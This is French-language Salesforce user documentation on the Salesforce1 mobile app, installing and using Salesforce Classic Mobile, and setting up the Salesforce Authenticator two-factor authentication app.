Obtention de l'application mobile Salesforce1

Conditions requises pour l'application mobile Salesforce1

## Recherche d'une aide dans l'application mobile Salesforce1

Salesforce1 contient un lien **Aide** que vous pouvez suivre pour mieux connaître l'application mobile.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

Le lien **Aide** se situe en bas du menu de navigation de Salesforce1. Touchez pour ouvrir le menu de navigation.

De nombreuses ressources peuvent vous aider à faire vos premiers pas dans Salesforce1. Consultez les Ressources d'aide de l'application Salesforce1 Mobile à la page 92.

## Ressources d'aide pour l'application mobile Salesforce1

Ces ressources fournissent des informations sur l'utilisation de l'application mobile Salesforce1, sur la configuration de votre organisation pour utiliser l'application et sur le développement de l'application.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

### Premiers pas avec Salesforce1

| Guides | |
|---|---|
| Utilisation de l'application Salesforce1 | PDF |

| | | |
|---|---|---|
| **Rubriques d'aide** | | |
| Présentation de l'application mobile Salesforce1 | | HTML |
| Fonctionnalités de l'application mobile Salesforce1 : fonctionnalités disponibles dans chaque version | | HTML |
| Conditions requises pour l'application mobile Salesforce1 | | HTML |
| Quelles données sont disponibles dans l'application mobile Salesforce1 ? | | HTML |
| Téléchargement de l'application mobile Salesforce1 | | HTML |
| Fonctionnalités non disponibles dans l'application mobile Salesforce1 | | HTML |
| **Aide dans l'application** | | |
| Pour l'application téléchargeable Salesforce1 sur les téléphones iPhone | | HTML |
| Pour l'application téléchargeable Salesforce1 sur iPad | | HTML |
| Pour l'application téléchargeable Salesforce1 sur les téléphones Android | | HTML |
| Pour l'application navigateur mobile Salesforce1 pour téléphones mobiles | | HTML |
| Pour l'application navigateur mobile Salesforce1 sur tablettes | | HTML |
| **Vidéos sur Salesforce1** | | |
| Emportez vos tâches du bureau vers le mobile | | Vidéo |
| Comptes et contacts embarqués | | Vidéo |

## Configuration et personnalisation de Salesforce1

| | | |
|---|---|---|
| **Guides et fiches conseils** | | |
| Guide d'administration de l'application mobile Salesforce1 | PDF | HTML |
| Guide de déploiement de l'administration de l'application Salesforce1 | | HTML |
| **Rubriques d'aide** | | |
| Configuration de l'application mobile Salesforce1 avec l'assistant Salesforce1 | | HTML |
| Salesforce1 dans les mains de vos utilisateurs | | HTML |
| Organisation des actions dans la barre d'actions de Salesforce1 | | HTML |
| Personnalisation de la marque de votre organisation dans l'application mobile Salesforce1 | | HTML |
| Activation des pages Visualforce pour l'application mobile Salesforce1 | | HTML |
| Travail hors ligne avec l'application mobile Salesforce1 | | HTML |

## Développement de Salesforce1

| Guides et fiches conseils | | |
|---|---|---|
| Guide du développeur de l'application Salesforce1 | PDF | HTML |
| Salesforce1 Mobile URL Schemes for Android and iOS | PDF | |
| Salesforce1 Mobile Security Guide | PDF | |

# Prise en charge de la langue et des paramètres régionaux pour l'application Salesforce1

Salesforce1 fonctionne avec la plupart des paramètres régionaux pris en charge par Salesforce, les langues prises en charge et les langues d'utilisateur. (pour consulter la liste complète des paramètres régionaux et des langues prises en charge, reportez-vous à l'aide de Salesforce). Les langues qui se lisent de droite à gauche, comme l'Arabe et l'Hébreu, ne sont pas prises en charge dans cette version.

Remarque: Les applications téléchargeables Salesforce1 utilisent la langue et les paramètres régionaux de votre profil utilisateur Salesforce et des paramètres régionaux de votre appareil mobile. Si votre appareil utilise des paramètres régionaux différents de ceux spécifiés pour votre profil utilisateur, différentes langues peuvent s'afficher à travers l'application. Par exemple, le menu de navigation peut s'afficher en anglais et les enregistrements s'afficher en français.

Salesforce1 inclut la prise en charge multidevises, mais la gestion des devises avancée n'est pas disponible.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

CONSULTER ÉGALEMENT :

Conditions requises pour l'application mobile Salesforce1

# Considérations relatives à l'accessibilité de l'application mobile Salesforce1

Salesforce1 est conçu dans une optique d'accessibilité et offre une expérience mobile totalement accessible à tous les utilisateurs, notamment aux personnes qui utilisent des lecteurs d'écran.

Contrairement au site complet de Salesforce, Salesforce1 ne nécessite pas de mode d'accessibilité pour offrir une expérience totalement accessible aux utilisateurs équipés d'appareils d'assistance.

Pour plus d'informations sur l'utilisation d'un lecteur d'écran, reportez-vous à la documentation de votre appareil mobile.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

CONSULTER ÉGALEMENT :

Conditions requises pour l'application mobile Salesforce1

# Activation ou désactivation de l'application navigateur mobile Salesforce1

Lorsque l'application navigateur mobile Salesforce1 est activée pour votre organisation, vous êtes automatiquement redirigé(e) vers cette expérience lors de la connexion à Salesforce à partir d'un navigateur mobile pris en charge. L'utilisation du site complet de Salesforce dans un navigateur mobile n'est pas prise en charge. Vous pouvez toutefois désactiver l'application navigateur mobile pour accéder momentanément à Salesforce Classic à partir de votre appareil mobile.

Remarque: Si vous désactivez la redirection automatique vers l'application navigateur mobile Salesforce1, vous désactivez l'accès automatique pour tous les navigateurs pris en charge et tous vos appareils mobiles. Par exemple, si vous désactivez l'application navigateur mobile à partir de votre tablette, vous ne pouvez pas utiliser l'application sur votre smartphone non plus.

Ces étapes n'affectent pas les applications téléchargeables Salesforce1 qui affichent toujours l'interface de Salesforce1.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

Pour désactiver l'application navigateur mobile dans l'application :

1. Touchez .
2. Touchez **Site complet**.

Vous basculez immédiatement sur le site complet de Salesforce Classic. Il n'est pas possible d'accéder à Lightning Experience à partir de navigateur mobile.

Le site complet est désormais votre environnement par défaut chaque fois que vous vous connectez depuis un navigateur mobile. Vous pouvez revenir à l'application navigateur mobile Salesforce1 à l'aide du lien **Accéder à Salesforce1** dans le pied de page du site complet, après quoi Salesforce1 redevient votre environnement par défaut.

Pour désactiver l'application navigateur mobile à partir du site complet :

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Désélectionnez `Utilisateur de Salesforce1`.
3. Enregistrez vos modifications.

Pour réactiver l'application navigateur mobile Salesforce1 à partir du site complet, répétez les étapes précédentes, puis sélectionnez la case `Utilisateur de Salesforce1`.

CONSULTER ÉGALEMENT :

- Obtention de l'application mobile Salesforce1
- Conditions requises pour l'application mobile Salesforce1
- Personnalisation de votre expérience Salesforce

# Salesforce Classic Mobile

L'application Salesforce Classic Mobile offre un accès mobile à vos données Salesforce depuis les appareils Android™ et iPhone®. Vous pouvez afficher, créer, modifier et supprimer des enregistrements, suivre vos activités, afficher vos tableaux de bord, exécuter de simples rapports et consigner des appels et des e-mails. Votre administrateur Salesforce doit vous attribuer une licence mobile pour vous permettre d'utiliser Salesforce Classic Mobile.

**Remarque:** Les fonctionnalités prises en charge peuvent varier selon le système d'exploitation et le modèle de votre appareil.

Salesforce Classic Mobile stocke vos enregistrements Salesforce dans une base de données locale sur votre appareil mobile, ce qui signifie que vous pouvez utiliser l'application Salesforce Classic Mobile même en l'absence de connexion aux données. Salesforce Classic Mobile interroge périodiquement Salesforce pour recevoir les enregistrements nouveaux et mis à jour, ce qui vous dispense de synchroniser manuellement vos données.

Consultez la liste des appareils mobiles pris en charge afin de déterminer si vous pouvez utiliser l'application Salesforce Classic Mobile sur votre smartphone.

Conditions requises pour l'utilisation de Salesforce Classic Mobile

Installation de l'application Salesforce Classic Mobile

Utilisation de la FAQ de Salesforce Classic Mobile

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

# Conditions requises pour l'utilisation de Salesforce Classic Mobile

L'application Salesforce Classic Mobile peut être exécutée sous les systèmes d'exploitation Android et iOS. Elle est également prise en charge par les opérateurs sans fil. Si l'appareil peut établir une connexion de données sur Internet, il peut généralement exécuter l'application mobile. Vérifiez que votre périphérique est pris en charge avant d'installer l'application mobile. Les appareils mobiles récents ne sont pas immédiatement pris en charge, car chaque appareil doit être soumis au processus officiel de certification et de contrôle qualité.

## Notes relatives aux appareils iOS

L'utilisation de l'application Salesforce Classic Mobile pour les produits Apple est soumise à certaines restrictions :

- Les fournisseurs tiers (y compris, notamment, Apple Inc. et votre fournisseur de connectivité réseau) peuvent à tout moment restreindre, interrompre ou empêcher l'utilisation de Salesforce Classic Mobile pour les appareils iPhone et iPod Touch, supprimer l'application Salesforce Classic Mobile des appareils iPhone ou iPod Touch, ou demander à Salesforce de prendre des mesures de ce type, sans donner droit à l'utilisateur à un remboursement, un avoir ou toute autre compensation de la part de ces tiers ou de Salesforce.
- Les accords de niveau de service ne s'appliquent pas au produit Salesforce Classic Mobile pour iPhone. Des restrictions supplémentaires sont présentées dans le supplément au formulaire de commande de Salesforce Classic Mobile pour iPhone, que les utilisateurs doivent accepter lors du téléchargement ou de l'installation du produit Salesforce Classic Mobile pour iPhone.

CONSULTER ÉGALEMENT :

Comparaison des produits mobiles de Salesforce

Salesforce Classic Mobile

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter ’17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter ’17 ou supérieure

# Installation de l'application Salesforce Classic Mobile

Vous pouvez installer l'application Salesforce Classic Mobile sur tout appareil Android ou iPhone pris en charge.

Pour installer Salesforce Classic Mobile, le plus simple est de visiter `http://mobile.salesforce.com` depuis votre appareil mobile et de suivre les instructions affichées.

Vous pouvez également suivre les étapes d'installation de votre type d'appareil.

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## Installation Android

Salesforce Classic Mobile est disponible en téléchargement sur Google Play. Pour accéder à Google Play, votre appareil Android doit être connecté au réseau. Vous avez également besoin d'un compte Google pour télécharger des applications. Si vous ne possédez pas de compte Google, accédez à `https://accounts.google.com` et sélectionnez **Inscription** pour en créer un.

Pour installer Salesforce Classic Mobile depuis Google Play :

1. Dans l'écran Applications de votre appareil Android, sélectionnez Google Play Store.
2. Sélectionnez le champ **Recherche**, puis saisissez *salesforce*.
3. Sélectionnez Salesforce Classic Mobile dans les résultats de recherche.
4. Sélectionnez **Télécharger**.
5. Touchez **Accepter et télécharger** si vous acceptez les termes.
6. Sélectionnez **Ouvrir** pour lancer l'application.
7. Lors du premier lancement de l'application Salesforce Classic Mobile sur votre appareil, vous devez activer l'application pour votre appareil en vous connectant et en téléchargeant les données. Vérifiez que votre téléphone est connecté au réseau.
   a. Sélectionnez **J'accepte**.
   b. Dans l'écran d'activation, saisissez vos nom d'utilisateur et mot de passe Salesforce.
   c. Sélectionnez **Activer**.

Selon la configuration de votre organisation, la configuration d'un code secret peut être nécessaire pour accéder à l'application.

## Installation sur un iPhone

Salesforce Classic Mobile est disponible en téléchargement sur l'App Store d'Apple. Pour utiliser l'App Store, votre iPhone ou iPod Touch doit être connecté au réseau. Vous devez également posséder un compte iTunes™ Store pour télécharger des applications. Si vous n'avez pas de compte iTunes Store, ouvrez iTunes sur votre ordinateur, puis sélectionnez **Store** > **Compte** pour en créer un.

Pour installer Salesforce Classic Mobile depuis l'App Store :

1. Dans l'écran d'accueil de votre iPhone ou iPod Touch, sélectionnez l'icône App Store.
2. Touchez **Rechercher**.
3. Touchez dans le champ `Recherche` pour ouvrir le clavier. Saisissez *salesforce*.
4. Sélectionnez Salesforce Classic Mobile dans la liste des résultats de la recherche pour afficher les informations sur l'application.
5. Touchez **Free**, puis **Install**.

Remarque: Le téléchargement de l'application depuis l'App Store est gratuit. Cependant, seuls les utilisateurs de Enterprise Edition, Professional Edition, Unlimited Edition, Performance Edition ou Developer Edition attribués à une licence mobile peuvent exécuter Salesforce Classic Mobile.

6. Entrez votre compte et votre mot de passe iTunes Store, puis touchez **OK**.
7. Au lancement initial de Salesforce Classic Mobile, vous devez activer l'application pour votre appareil en vous connectant et en téléchargeant les données. Vérifiez que votre appareil est connecté au réseau.
   a. Touchez l'icône Salesforce sur l'écran d'accueil.
   b. Touchez **J'accepte**.
   c. Dans l'écran d'activation, saisissez vos nom d'utilisateur et mot de passe Salesforce.
   d. Touchez **Activer**.

      ATTENTION: S'il application se ferme ou si l'appareil se bloque durant le processus d'activation, le système d'exploitation de l'iPhone interrompt le processus de téléchargement, mais le reprend à l'ouverture suivante de l'application.

Selon la configuration de votre organisation, la configuration d'un code secret peut être nécessaire pour accéder à l'application.

CONSULTER ÉGALEMENT :

Comparaison des produits mobiles de Salesforce

Salesforce Classic Mobile

# Utilisation de la FAQ de Salesforce Classic Mobile

Une licence est-elle requise pour utiliser Salesforce Classic Mobile ?

Mon téléphone est-il compatible avec l'application Salesforce Classic Mobile ?

Quelles données Salesforce sont stockées sur mon appareil lorsque j'utilise l'application Salesforce Classic Mobile ?

Puis-je afficher dans l'application Salesforce Classic Mobile des enregistrements auxquels je n'ai pas accès dans Salesforce ?

À quelle fréquence l'application Salesforce Classic Mobile met-elle à jour mes données ?

Comment puis-je utiliser l'application Salesforce Classic Mobile pour accéder à des enregistrements qui ne figurent pas sur mon appareil mobile ?

Lorsque je reçois un appel sur mon appareil mobile, l'application Salesforce Classic Mobile ouvre-t-elle l'enregistrement de contact associé ?

## Une licence est-elle requise pour utiliser Salesforce Classic Mobile ?

Une licence mobile est requise pour chaque utilisateur qui doit accéder à Salesforce Classic Mobile. .

Si une licence mobile vous a été attribuée, mais que votre administrateur n'a pas encore paramétré votre configuration mobile, vous pouvez activer Salesforce Classic Mobile avec la configuration mobile par défaut. La configuration par défaut synchronise automatiquement sur votre appareil mobile les enregistrements auxquels vous accédez le plus souvent dans Salesforce. Vous pouvez également rechercher et télécharger depuis Salesforce les enregistrements qui ne sont pas disponibles localement sur votre appareil.

Pour déterminer si une licence mobile a été attribuée à votre compte utilisateur pour accéder à Salesforce Classic Mobile, vérifiez votre configuration personnelle.

- Si la case **Utilisateur mobile** est activée, vous pouvez installer et exécuter Salesforce Classic Mobile. Si la case **Utilisateur mobile** est cochée mais que le champ `Configuration mobile` est vide, vous pouvez activer Salesforce Classic Mobile à l'aide de la configuration mobile par défaut.

Remarque: La case `Utilisateur mobile` est désactivée par défaut pour les nouveaux utilisateurs d'Unlimited Edition et de Performance Edition.

## Mon téléphone est-il compatible avec l'application Salesforce Classic Mobile ?

L'application Salesforce Classic Mobile peut s'exécuter sur des appareils iPhone, iPod Touch et sur la plupart des appareils Android. Pour savoir si votre téléphone peut exécuter l'application, reportez-vous à la liste des périphériques mobiles pris en charge.

Remarque: Les fonctionnalités prises en charge peuvent varier selon le système d'exploitation et le modèle de votre périphérique.

## Quelles données Salesforce sont stockées sur mon appareil lorsque j'utilise l'application Salesforce Classic Mobile ?

L'utilisation de l'application Salesforce Classic Mobile pour accéder à Salesforce sur un appareil mobile est très différente de l'utilisation de l'application Salesforce complète sur votre ordinateur. Les appareils mobiles disposent d'une mémoire limitée et d'un petit écran, et ne disposent pas toujours d'une connexion permanente à un réseau. Pour travailler avec ces limitations, un jeu de données Salesforce est stocké sur votre appareil, dans une base de données locale.

Les types d'onglets suivants sont disponibles dans l'application Salesforce Classic Mobile :

- Tous les onglets d'objet personnalisé et les onglets d'objet standard suivants :
  - Comptes
  - Actifs
  - Pièces jointes
  - Requêtes
  - Contacts
  - Content
  - Événements
  - Groupes
  - Membres de groupe
  - Pistes
  - Remarques
  - Opportunités
  - Catalogues de prix
  - Produits
  - Solutions
  - Tâches
  - Utilisateurs
  - Tableaux de bord
  - Rapports
- Onglets Web et Visualforce

Remarque: Les onglets et les objets que vous affichez dans l'application sont déterminés par votre configuration mobile, et peuvent ne pas comprendre tous les onglets et objets répertoriés ici.

De plus, les applications iPhone et Android ne prennent pas en charge les rapports.

Lorsque vous ouvrez l'onglet pour un objet, vos enregistrements Salesforce ne sont probablement pas tous affichés. Pour chaque objet mobilisé, votre administrateur peut créer des critères de filtre qui limitent le nombre d'enregistrements sur votre appareil. Par exemple, dans une grande organisation, l'envoi de toutes les opportunités ouvertes et closes vers votre appareil mobile risque d'occuper trop de mémoire ou de provoquer une panne de l'appareil. Au lieu d'envoyer toutes les opportunités, votre administrateur peut envoyer un jeu de données, par exemple les opportunités ouvertes dont vous êtes propriétaire et dont la fermeture est planifiée pour le mois en cours.

## Puis-je afficher dans l'application Salesforce Classic Mobile des enregistrements auxquels je n'ai pas accès dans Salesforce ?

Non, les autorisations utilisateur, les règles de partage et la sécurité au niveau du champ sont héritées de Salesforce. L'application mobile applique toutes les restrictions définies dans Salesforce.

## À quelle fréquence l'application Salesforce Classic Mobile met-elle à jour mes données ?

L'application Salesforce Classic Mobile vérifie la modification des données toutes les 20 minutes. Pendant cette mise à jour incrémentielle, le serveur récupère tout enregistrement Salesforce nouveau dont vous êtes responsable, puis envoie les données correspondantes vers votre périphérique. Les modifications d'enregistrements déjà stockés sur votre périphérique sont également envoyées.

Remarque: Notez les points suivants concernant la synchronisation des données :

- L'application cliente Android ajuste l'heure d'interrogation des données en fonction de l'utilisation de l'application. Si l'application n'est pas utilisée, les intervalles d'interrogation augmentent de façon exponentielle, jusqu'à une valeur de huit heures. À partir de ce point, le périphérique analyse les données toutes les huit heures. Ce dispositif empêche l'application Salesforce Classic Mobile d'épuiser inutilement la batterie lorsque l'application est rarement utilisée.
- Comme l'iPhone ne peut exécuter qu'une seule application à la fois, l'application Salesforce Classic Mobile peut demander une mise à jour des données uniquement lorsqu'elle est ouverte. Lors de son lancement sur l'iPhone, l'application effectue une mise à jour incrémentielle, sauf si une synchronisation des données a été exécutée au cours des 20 dernières minutes.

## Comment puis-je utiliser l'application Salesforce Classic Mobile pour accéder à des enregistrements qui ne figurent pas sur mon appareil mobile ?

Les données Salesforce disponibles sur votre périphérique sont définies par votre configuration mobile. Vous pouvez aisément rechercher des enregistrements qui ne sont pas automatiquement téléchargés sur votre périphérique. Une zone de recherche est disponible sous chaque onglet d'objet de l'application Salesforce Classic Mobile, ainsi que sur la page d'accueil de l'application.

## Lorsque je reçois un appel sur mon appareil mobile, l'application Salesforce Classic Mobile ouvre-t-elle l'enregistrement de contact associé ?

L'application Salesforce Classic Mobile ne peut pas ouvrir un contact Salesforce lorsque vous recevez des appels entrants. Cependant, si vous téléphonez depuis Salesforce Classic Mobile, vous êtes automatiquement invité(e) à consigner l'appel.

# Salesforce Authenticator

Bienvenue dans la toute nouvelle application mobile Salesforce Authenticator ! La version 2 est une application d'authentification à deux facteurs puissante et innovante pour votre appareil mobile. L'application ajoute une couche de sécurité pour protéger votre compte et vos données Salesforce. Elle a été conçue pour être extrêmement facile à utiliser. Vous bénéficiez ainsi d'une sécurité accrue dans une magnifique application conviviale.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

## Qu'est-ce que l'authentification à deux facteurs ?

Nous souhaitons tous préserver la sécurité de nos comptes et données en ligne. L'authentification à deux facteurs est une méthode de protection efficace. Authentification à deux facteurs signifie que vous avez deux éléments, ou deux *facteurs*, pour accéder à votre compte. Vous connaissez le premier facteur, par exemple une combinaison de nom d'utilisateur et de mot de passe. Le deuxième est un dispositif en votre possession, par exemple un appareil mobile avec une application de sécurité installée. Ce deuxième facteur (l'appareil mobile avec une application de sécurité) ajoute un niveau de protection supplémentaire à votre compte. Même si des pirates volent votre mot de passe, ils ne peuvent pas se connecter, car il leur manque votre appareil mobile avec l'application Salesforce Authenticator installée.

## Téléchargement de l'application mobile Salesforce Authenticator (version 2 ou supérieure)

Salesforce Authenticator est une application que vous téléchargez et installez sur votre appareil mobile.

## Configuration requise pour Salesforce Authenticator (version 2 ou supérieure)

L'application mobile Salesforce Authenticator est prise en charge sur diverses plates-formes mobiles, avec des exigences spécifiques à l'appareil, au système d'exploitation et au navigateur mobile. Une connexion Internet est nécessaire afin de communiquer avec Salesforce pour les vérifications de l'activité du compte par les utilisateurs et les vérifications automatisées basées sur la localisation. Des codes de vérification (mots de passe uniques temporels, ou TOTP) peuvent être générés sans connexion Internet sur l'appareil mobile.

## Considérations relatives à l'accessibilité de Salesforce Authenticator (version 2 ou supérieure)

Salesforce1 Authenticator est conçu dans une optique d'accessibilité et offre une expérience mobile totalement accessible à tous, y compris aux utilisateurs de lecteurs d'écran. Contrairement au site complet de Salesforce, Salesforce Authenticator ne nécessite pas de mode d'accessibilité pour offrir une expérience totalement accessible aux utilisateurs équipés d'appareils d'assistance.

## Prise en charge des paramètres régionaux et de la langue pour Salesforce Authenticator (version 2 ou supérieure)

Salesforce Authenticator fonctionne avec la plupart des paramètres régionaux pris en charge par Salesforce et les langues d'utilisateur totalement prises en charge. L'aide de Salesforce contient une liste des paramètres régionaux et des langues pris en charge. Les langues de droite à gauche, comme l'arabe et l'hébreu, ne sont pas prises en charge dans cette version.

## Types de compte de Salesforce Authenticator (version 2 ou supérieure)

L'application mobile Salesforce Authenticator (version 2 ou supérieure) prend en charge deux types de compte connecté. Les comptes standard comprennent des notifications automatiques (push), des vérifications automatisées basées sur la localisation et des codes de vérification pour l'authentification à deux facteurs. Les comptes code uniquement n'offrent que des codes vérification.

## Connexion d'un compte à Salesforce Authenticator (version 2 ou supérieure)

Connectez votre compte Salesforce à l'application mobile Salesforce Authenticator afin de l'utiliser pour l'authentification à deux facteurs. Dans certaines organisations, vous êtes invité(e) à connecter votre compte lors de la connexion, et dans d'autres organisations, vous connectez le compte via vos paramètres personnels.

Retrait d'un compte de Salesforce Authenticator (version 2 ou supérieure)

Lorsque vous ne souhaitez plus utiliser l'application pour l'authentification à deux facteurs, retirez votre compte Salesforce de l'application mobile Salesforce Authenticator. Avant de retirer un compte de l'application Salesforce Authenticator de votre appareil mobile, assurez-vous de ne pas perdre l'accès à votre compte Salesforce. Demandez à votre administrateur Salesforce de désactiver l'exigence d'authentification à deux facteurs de votre compte ou de vérifier que vous disposez d'une autre méthode d'authentification à deux facteurs.

Vérification de l'activité du compte avec Salesforce Authenticator (version 2 ou supérieure) pour l'authentification à deux facteurs

Si les paramètres de votre organisation exigent une authentification à deux facteurs lorsque vous vous connectez ou accédez à des ressources restreintes dans Salesforce, utilisez l'application mobile Salesforce Authenticator. L'application permet de vérifier les détails d'identification de vos connexions et les autres activités du compte. L'application peut vérifier si l'activité du compte remplit l'exigence d'authentification à deux facteurs.

Blocage des activités de compte non reconnues avec Salesforce Authenticator (version 2 ou supérieure)

Si vous recevez une notification de l'application mobile Salesforce Authenticator concernant une activité de compte que vous ne reconnaissez pas, utilisez l'application pour bloquer l'activité. Vous pouvez également marquer l'activité bloquée pour votre administrateur Salesforce.

Automatisation de l'authentification à deux facteurs depuis un emplacement de confiance avec Salesforce Authenticator (version 2 ou supérieure)

Activez les services de localisation dans l'application mobile Salesforce Authenticator, puis utilisez l'application pour automatiser l'authentification à deux facteurs à partir d'un emplacement de confiance. Votre domicile et votre bureau sont généralement desemplacements de confiance.

Arrêt des vérifications automatisées basées sur la localisation dans Salesforce Authenticator (version 2 ou supérieure)

Vous pouvez retirer un emplacement de votre liste d'emplacements approuvés afin de désactiver la vérification automatisée à cet endroit.

## Qu'est-ce que l'authentification à deux facteurs ?

Nous souhaitons tous préserver la sécurité de nos comptes et données en ligne. L'authentification à deux facteurs est une méthode de protection efficace. Authentification à deux facteurs signifie que vous avez deux éléments, ou deux *facteurs*, pour accéder à votre compte. Vous connaissez le premier facteur, par exemple une combinaison de nom d'utilisateur et de mot de passe. Le deuxième est un dispositif en votre possession, par exemple un appareil mobile avec une application de sécurité installée. Ce deuxième facteur (l'appareil mobile avec une application de sécurité) ajoute un niveau de protection supplémentaire à votre compte. Même si des pirates volent votre mot de passe, ils ne peuvent pas se connecter, car il leur manque votre appareil mobile avec l'application Salesforce Authenticator installée.

De nombreuses applications d'authentification mobiles génèrent un code de vérification qui expire après un délai. Lorsque vous vous connectez à un compte en ligne qui exige une authentification à deux facteurs, vous saisissez le code avec vos nom d'utilisateur et mot de passe. Salesforce Authenticator génère également des codes chaque fois que vous en avez besoin, mais la version 2 de l'application introduit de nouvelles fonctionnalités qui augmentent le confort d'utilisation sans sacrifier la sécurité.

Lorsqu'une personne tente de se connecter ou d'accéder à des données en ligne restreintes dans votre compte, Salesforce envoie une notification à votre appareil mobile. Vous ouvrez l'application Salesforce Authenticator pour consulter les détails de l'activité en ligne. Après avoir consulté les détails, vous pouvez toucher **Approuver** pour confirmer que l'activité vous appartient. Si vous ne reconnaissez pas l'activité, vous touchez **Refuser** pour la bloquer. Vous pouvez également marquer l'activité bloquée pour votre administrateur Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

Lorsque vous activez les services de localisation pour Salesforce Authenticator, vous déclenchez des fonctionnalités encore plus puissantes. Si vous êtes à votre domicile ou au bureau, vous pouvez demander à Authenticator de vérifier automatiquement vos activités depuis cet emplacement de confiance. L'automatisation offre la sécurité supplémentaire de l'authentification à deux facteurs, sans même sortir votre téléphone de votre poche.

Avant d'utiliser Salesforce Authenticator pour l'authentification à deux facteurs, vous connectez l'application à votre compte en ligne. Dans Salesforce, vous pouvez connecter l'application à votre compte dans vos paramètres personnels. La connexion de l'application ne signifie pas que vous devez utiliser l'authentification à deux facteurs à chaque connexion. Votre administrateur configure une exigence d'authentification à deux facteurs en fonction des stratégies de sécurité de votre société. Si votre administrateur exige l'authentification à deux facteurs avant même que vous ayez connecté Salesforce Authenticator à votre compte, vous êtes invité(e) à connecter l'application à la connexion suivante.

CONSULTER ÉGALEMENT :

Authentification à deux facteurs

## Téléchargement de l'application mobile Salesforce Authenticator (version 2 ou supérieure)

Salesforce Authenticator est une application que vous téléchargez et installez sur votre appareil mobile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

**Nouvelles installations**

Vous pouvez télécharger et installer l'application mobile Salesforce Authenticator depuis Google Play ou l'App Store sur les appareils Android et iOS pris en charge.

Une fois installée, lancez l'application depuis votre écran d'accueil, puis connectez-la à votre compte Salesforce. Dans certaines organisations, vous êtes invité(e) à connecter l'application en vous connectant. Sinon, vous connectez l'application via vos paramètres personnels dans Salesforce.

**Mise à jour à partir de Salesforce Authenticator version 1**

Si vous avez déjà installé la version 1 sur votre appareil mobile, téléchargez la mise à jour depuis l'App Store ou Google Play. La mise à jour conserve les comptes connectés existants dans l'application. Ce sont des comptes code-seulement qui génèrent des codes de vérification sans recevoir de notification automatique ni autoriser des vérifications automatisées basées sur la localisation. Les comptes code-seulement sont affichés dans la liste Comptes connectés avec un signe **>** à droite de la ligne du nom du compte, et ils n'ont pas de page de détail de compte. Les codes de vérification de ces comptes code uniquement sont valides jusqu'à ce que vous connectiez la nouvelle fonctionnalité version 2 à votre compte Salesforce via vos paramètres personnels. Une fois la nouvelle version connectée, votre compte offre toutes les fonctionnalités de Salesforce Authenticator version 2 : notifications automatiques, vérifications automatisées basées sur la localisation et codes de vérification.

CONSULTER ÉGALEMENT :

Configuration requise pour Salesforce Authenticator (version 2 ou supérieure)

# Configuration requise pour Salesforce Authenticator (version 2 ou supérieure)

L'application mobile Salesforce Authenticator est prise en charge sur diverses plates-formes mobiles, avec des exigences spécifiques à l'appareil, au système d'exploitation et au navigateur mobile. Une connexion Internet est nécessaire afin de communiquer avec Salesforce pour les vérifications de l'activité du compte par les utilisateurs et les vérifications automatisées basées sur la localisation. Des codes de vérification (mots de passe uniques temporels, ou TOTP) peuvent être générés sans connexion Internet sur l'appareil mobile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

### Appareils et navigateurs pris en charge

Salesforce Authenticator est pris en charge en orientation portrait dans les environnements ci-dessous.

| Application Salesforce Authenticator | Appareils pris en charge | Système d'exploitation mobile pris en charge |
|---|---|---|
| iOS, v2 ou supérieure | iPhone 5 ou modèles supérieurs | iOS 8 ou supérieur |
| Android, v2 ou supérieure | Téléphones Android | Android 4.2 ou supérieur |

Pour optimiser les performances de Salesforce Authenticator, nous recommandons de mettre régulièrement à jour le système d'exploitation de votre appareil mobile et de le mettre à niveau vers le dernier modèle autorisé par votre plan mobile. Les futures versions de Salesforce pourront entraîner le retrait de la prise en charge des anciens systèmes d'exploitation, et les nouvelles versions des systèmes d'exploitation ne sont pas toujours performantes sur les anciens appareils.

### Éditions et licences de Salesforce

